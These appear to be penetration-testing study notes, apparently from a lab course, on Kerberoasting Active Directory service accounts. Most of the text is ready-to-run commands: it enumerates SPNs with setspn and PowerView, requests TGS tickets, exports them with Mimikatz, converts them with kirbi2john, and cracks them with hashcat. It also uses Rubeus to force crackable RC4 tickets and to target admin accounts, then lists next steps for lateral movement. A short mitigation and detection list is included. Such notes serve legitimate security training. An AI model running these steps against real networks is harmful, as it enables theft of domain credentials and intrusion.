Manual Method
setspn.exe
Enumerating SPNs with
setspn.exe -Q */*- Focus on
user accountsand ignore the computer accounts - request a TGS ticket for an account and load into memory
- once in memory, extract using
Mimikatz
Target a Single User (PS)
Add-Type -AssemblyName System.IdentityModelNew-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"
Retrieving All Tickets using setspn.exe
setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }- request tickets for all accounts with SPNs set
- Now tickets are loaded in memory
Extracting tickets from Memory with Mimikatz
mimikatz.exebase64 /out:truekerberos::list /export- this will output a base64 blob
- If we do not specify the
base64 /out:truecommand, Mimikatz will extract the tickets and write them to.kirbifiles.- Depending on our position on the network and if we can easily move files to our attack host, this can be easier when we go to crack the tickets. Let's take the base64 blob retrieved above and prepare it for cracking.
Prepare Base64 blob for cracking
echo "<base64 blob>" | tr -d \\n
Placing the output into a file as .kirbi
cat encoded_file | base64 -d > sqldev.kirbi
Kirbi2john
- https://raw.githubusercontent.com/nidem/kerberoast/907bf234745fe907cf85f3fd916d1c14ab9d65c0/kirbi2john.py
python2.7 kirbi2john.py sqldev.kirbi- This will create a
crack_file
Modify crack_file for Hashcat
sed 's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file > sqldev_tgs_hashcat
Viewing the Prepared Hash
cat sqldev_tgs_hashcat
Crack with Hashcat
hashcat -m 13100 sqldev_tgs_hashcat /usr/share/wordlists/rockyou.txt
Note
- If we decide to skip the base64 output with Mimikatz and type mimikatz # kerberos::list /export, the .kirbi file (or files) will be written to disk. In this case, we can download the file(s) and run kirbi2john.py against them directly, skipping the base64 decoding step.
Automated / Tools
Powerview
Powerview to enumerate spns
Import-Module .\PowerView.ps1Get-DomainUser * -spn | select samaccountname
Powerview to Target a Specific User
Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format Hashcat
Export all Tickets to a CSV file
Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat | Export-Csv .\ilfreight_tgs.csv -NoTypeInformation
Check encryption Type:
Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes- Values explained here - https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/decrypting-the-selection-of-supported-kerberos-encryption-types/ba-p/1628797
Rubeus
.\Rubeus.exe- view capabilities
Check stats
.\Rubeus.exe kerberoast /stats- Users with encryption types
- If "Password set" is old - low hanging fruit
Encryption Types:


- tools will request for RC4 hashes - easier to crack instead of AES
$krb5tgs$23$*= RC4 hash- hash mode
13100
- hash mode
$krb5tgs$18$*= AES hash- hash mode
19700, which isKerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)
- hash mode
Request tickets with a filter
.\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrapadmincount=1will fetch high-value targets/nowrap- no whitespace issue
Request for RC4 hashes only
.\Rubeus.exe kerberoast /tgtdeleg /user:testspn /nowrap- backward compatibility thing
- tell the server that we can only work with an RC4 hash and the server will respond with the same.
Mitigation & Detection
- use Managed Service Accounts (MSA), and Group Managed Service Accounts (gMSA),
- auto rotate passwords
- Log TGS-REQ, TGS-REP packets
- log Kerberos TGS ticket requests by selecting Audit Kerberos Service Ticket Operations within Group Policy.
- Domain admins, or high-priv accounts should not be used as SPNs.
NEXT?
Now that we have a set of (hopefully privileged) credentials, we can move on to see where we can use the credentials. We may be able to:
- Access a host via RDP or WinRM as a local user or a local admin
- Authenticate to a remote host as an admin using a tool such as PsExec
- Gain access to a sensitive file share
- Gain MSSQL access to a host as a DBA user, which can then be leveraged to escalate privileges
Regardless of our access, we will also want to dig deeper into the domain for other flaws and misconfigurations that can help us expand our access and add to our report to provide more value to our clients.